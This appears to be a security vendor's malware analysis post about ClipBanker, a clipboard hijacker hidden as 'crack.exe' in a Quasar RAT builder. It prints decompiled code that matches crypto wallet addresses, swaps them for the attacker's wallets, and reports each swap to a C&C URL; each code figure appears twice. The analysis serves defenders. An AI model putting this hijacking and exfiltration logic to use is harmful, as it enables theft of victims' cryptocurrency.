


Figure 7. ClipBanker created along with Quasar RAT builder

As malware creation tools may need verification like normal commercial software, malware builders that are publicly released are often cracked versions (Quasar RAT is an open source program and doesn't need a crack version). As such, users who downloaded the tool might assume that the created "crack.exe" file is a normal crack tool.

Yet crack.exe is actually ClipBanker. The dropper ultimately runs crack.exe after creating it and then terminates itself, resulting in ClipBanker being run in the background regardless of the user's intention. When crack.exe is run, it copies itself to the startup folder so that it can be run after reboot. It periodically monitors the clipboard to check if the user has copied the coin wallet address (meaning the wallet address is saved on the clipboard) and changes it to the attacker's wallet address.

A coin wallet address normally has a certain form, but it is difficult to memorize as the string is long and complicated. Hence, users are likely to copy and paste the address when using it. Should the wallet address change at this stage, users who want to deposit money to a certain wallet may end up depositing it to a different wallet because the address is changed to that of the attacker's wallet.

ClipBanker regularly monitors the clipboard and checks if the copied string matches the regular expression shown below. Coins targeted for the change in wallet address are Bitcoin, Ethereum, and Monero.

```
internal sealed class PatternRegex
{
    // Token: 0x04000015 RID: 21
    public static readonly Regex btc = new Regex("\\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\\b");

    // Token: 0x04000016 RID: 22
    public static readonly Regex ethereum = new Regex("\\b0x[a-fA-F0-9]{40}\\b");

    // Token: 0x04000017 RID: 23
    public static readonly Regex xmr = new Regex("\\b4([0-9]|[A-B])(.){93}\\b");
}
internal sealed class PatternRegex
{
    // Token: 0x04000015 RID: 21
    public static readonly Regex btc = new Regex("\\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\\b");

    // Token: 0x04000016 RID: 22
    public static readonly Regex ethereum = new Regex("\\b0x[a-fA-F0-9]{40}\\b");

    // Token: 0x04000017 RID: 23
    public static readonly Regex xmr = new Regex("\\b4([0-9]|[A-B])(.){93}\\b");
}
```

Figure 8. Regular expressions of wallet addresses

When the wallet address copied by the user matches the expressions, it will change to the address designated by the attacker.

- Bitcoin wallet address: 3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm
- Ethereum wallet address: 0x9399Caa2df99fb4F17b1D914d842711eBFf3e4F4
- Monero wallet address:
  8A9Wt3hrxTG8qXQFjeyNLkF9a9AJPfWWxSc6Fyv4suBe2xqZMGFbhrnMSRysAEYuT7LzpBsTYM4RJ8V2xWghttbNRG4Luiu

```
internal sealed class Addresses
{
    // Token: 0x0400000B RID: 11
    public static readonly string ethereum = "0x9399Caa2df99fb4F17b1D914d842711eBFf3e4F4";

    // Token: 0x0400000C RID: 12
    public static readonly string xmr = "8A9Wt3hrxTG8qXQFjeyNLkF9a9AJPfWWxSc6Fyv4suBe2xqZMGFbhrnMSRysAEYuT7LzpBsTYM4RJ8Y2xWghttbNRG4Luiu";

    // Token: 0x0400000D RID: 13
    public static string Mutexx = "p7Odj7UvNPBuur3M";

    // Token: 0x0400000E RID: 14
    public static string startup = "yes";

    // Token: 0x0400000F RID: 15
    public static readonly string btc = "3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm";

    // Token: 0x04000010 RID: 16
    public static string url = "http://www.example.com/log.php";

    // Token: 0x04000011 RID: 17
    public static Mutex mtx;

    // Token: 0x04000012 RID: 18
    public static string ethereumE = "yes";

    // Token: 0x04000013 RID: 19
    public static string xmrE = "yes";

    // Token: 0x04000014 RID: 20
    public static string btcE = "yes";
}
```

```
internal sealed class Addresses
{
    // Token: 0x0400000B RID: 11
    public static readonly string ethereum = "0x9399Caa2df99fb4F17b1D914d842711eBFf3e4F4";

    // Token: 0x0400000C RID: 12
    public static readonly string xmr = "8A9Wt3hrxTG8qXQFjeyNLkF9a9AJPfWWxSc6Fyv4suBe2xqZMGFbhrnMSRysAEYuT7LzpBsTYM4RJ8Y2xWghttbNRG4Luiu";

    // Token: 0x0400000D RID: 13
    public static string Mutexx = "p7Odj7UvNPBuur3M";

    // Token: 0x0400000E RID: 14
    public static string startup = "yes";

    // Token: 0x0400000F RID: 15
    public static readonly string btc = "3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm";

    // Token: 0x04000010 RID: 16
    public static string url = "http://www.example.com/log.php";

    // Token: 0x04000011 RID: 17
    public static Mutex mtx;

    // Token: 0x04000012 RID: 18
    public static string ethereumE = "yes";

    // Token: 0x04000013 RID: 19
    public static string xmrE = "yes";

    // Token: 0x04000014 RID: 20
    public static string btcE = "yes";
}
```

Figure 9. Settings data including the changed wallet addresses

Unlike previous ClipBanker, the current analysis target can change the clipboard and report wallet addresses that will be changed and the changed wallet addresses that the attacker designated to the C&C server. From the figure below, “Target Address” shows the initial wallet address, and “Changed With” shows the address modified by the malware. While the feature is not working normally as the current target didn’t set a C&C server, the attacker would be able to receive the result if the C&C server was set in advance.

```
35                  string requestUriString = string.Concat(new string[]
36                  {
37                      Addresses.url,
38                      "?Target Address : ",
39                      Clipboard.GetText(),
40                      " | Changed With : ",
41                      txt
42                  });
43                  Clipboard.SetText(txt);
44                  WebRequest webRequest = WebRequest.Create(requestUriString);
45                  WebResponse response = webRequest.GetResponse();
46                  Stream responseStream = response.GetResponseStream();
47                  StreamReader streamReader = new StreamReader(responseStream);
48                  string text = streamReader.ReadToEnd();
49                  streamReader.Close();
50                  response.Close();
51              }
```

100 %

Locals

Name	Value
responseStream	null
streamReader	null
webRequest	null
response	null
text	null
requestUriString	"http://www.example.com/log.php?Target Address : 1Y[illegible]2 | Changed With : 3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm"
txt	"3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm"


```
35                  string requestUriString = string.Concat(new string[]
36                  {
37                      Addresses.url,
38                      "?Target Address : ",
39                      Clipboard.GetText(),
40                      " | Changed With : ",
41                      txt
42                  });
43                  Clipboard.SetText(txt);
44                  WebRequest webRequest = WebRequest.Create(requestUriString);
45                  WebResponse response = webRequest.GetResponse();
46                  Stream responseStream = response.GetResponseStream();
47                  StreamReader streamReader = new StreamReader(responseStream);
48                  string text = streamReader.ReadToEnd();
49                  streamReader.Close();
50                  response.Close();
51              }
```

100 %

Locals

Name	Value
responseStream	null
streamReader	null
webRequest	null
response	null
text	null
requestUriString	"http://www.example.com/log.php?Target Address : 1Y[illegible]2 | Changed With : 3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm"
txt	"3JMkKMnoYW1r1vWMrkKmjHmb1tPfZMajcm"

Figure 10. Report for initial and changed wallet address

Though malware strains are normally distributed to normal users, there have been cases of the attacker preying upon other attackers that create and distribute malware, as seen above. Besides the fact that it is illegal to create and distribute malware, attempting to download a malware creation tool may result in malware infection.

AhnLab's anti-malware software, V3, detects and blocks the malware above using the aliases below.

[File Detection] — Dropper/Win.ClipBanker.C5014841 (2022.03.18.00) — Malware/Win32.RL_Generic.C4356076 (2021.03.03.00)

[IOC] Dropper MD5 — dbf17f8f9b86b81e0eee7b33e4868002

ClipBanker MD5 — d2092715d71b90721291a1d59f69a8cc

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Builder, ClipBanker, Clipboard, malware